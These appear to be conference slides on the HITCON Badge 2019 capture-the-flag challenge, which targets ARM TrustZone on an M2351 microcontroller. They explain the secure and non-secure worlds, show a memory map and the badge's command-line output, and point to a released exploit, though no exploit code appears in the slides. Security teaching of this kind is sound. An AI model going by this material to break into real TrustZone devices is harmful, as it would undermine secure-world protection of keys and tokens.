

HITCON Badge 2019

MCU ARM TrustZone challenge

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- Focus on binary exploitation




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Agenda

- Introduction
 - HITCON Badge 2019 Challenge
 - ARM TrustZone mechanism on MCU
- Exploitation
- Make TrustZone great again



Source code and exploit are released!


<https://github.com/yuawn/HITCON-badge-2019>



What is TrustZone?

- Secure Environment Separation
- **Normal world** (non-secure world)
 - UI, APP, etc.
- **Secure world** - TEE (Trusted Execution Environment)
 - Authentication, Mobile Payment, Content protection ...

ARM TrustZone



What is TrustZone?

- TrustZone Hardware Architecture
 - NS bit in register
- TrustZone Software Implementation
 - TEE OS
 - TEEGRIS - Samsung
 - trusty - Google
 - OP-TEE - Open source
 - TA (Trusted Application)

TrustZone on M2351

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- Non-secure function
- Non-secure callable function
- Secure function




Figure 2-5 Non-secure Code Calls Secure Function

BL: Branch with link instruction

Func_A_entry: Non-secure callable entry function

SG: Secure gateway instruction

B: Branch instruction

Func_A: Secure function

BXNS: Branch with exchange to Non-secure state instruction

TrustZone on M2351

- System Memory Map

	Secure View	Non-secure View	Secure View	Non-secure View
0xFFFFFFFF	System	System	Non-secure SCB	
0xF0000000	System control and debug	System control and debug	Non-secure NVIC	
0xE0000000			Non-Secure SysTick	
	External Peripheral	External Peripheral	Debug	Debug
0xA0000000			SAU	
	External SRAM	External SRAM	Secure SCB	Non-secure SCB
			Secure NVIC	Non-secure NVIC
			Secure SysTick	Non-Secure SysTick
			ITM/DWT/FPB	ITM/DWT/FPB
0x60000000				
0x50000000	Non-secure Peripheral	Non-secure Peripheral		
0x40000000	Secure Peripheral			
0x30000000	Non-secure SRAM	Non-secure SRAM		
0x20000000	Secure SRAM			
0x10000000	Non-secure Flash	Non-secure Flash		
0x00000000	Secure Flash			
Address	Memory Map			

Secure

Non-secure

Not available

Others

HITCON Badge

Non-secure

- LED
- A simple command line interface
- Snake

Secure

- Lock record
- Key, token
- Crypto

HITCON Badge

- Locks are stored in Secure Region
- Unlock
 - nsc_unlock
 - Implement in secure code

Badge Command Line

```
HitconBadge2019
```

```
HitconBadge2019 >>
```

Badge Command Line

```
HitconBadge2019 >> help  
show  
info  
unlock  
setname  
clear  
hello  
angelboy  
yuawn  
ping  
ls  
id  
cat  
echo  
alias  
whoami  
help
```

show

```
HitconBadge2019 >> show
Pattern 0: Lock
  led 00: Lock
  led 01: Lock
  led 02: Lock
Pattern 1: Lock
  led 03: Lock
  led 04: Lock
  led 05: Lock
Pattern 2: Lock
  led 06: Lock
  led 07: Lock
  led 08: Lock
Pattern 3: Lock
  led 09: Lock
  led 10: Lock
  led 11: Lock
Pattern 4: Lock
  led 12: Lock
  led 13: Lock
  led 14: Lock
Pattern 5: Lock
  led 15: Lock
  led 16: Lock
  led 17: Lock
Pattern 6: Lock
  led 18: Lock
  led 19: Lock
  led 20: Lock
Pattern 7: Lock
  led 21: Lock
  led 22: Lock
  led 23: Lock

Badge challenge:
[Stage 1] Snake pattern: Lock
[Stage 2] Pwned NS pattern: Lock
[Stage 3] Pwned the whole badge pattern: Lock
```


show

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ls

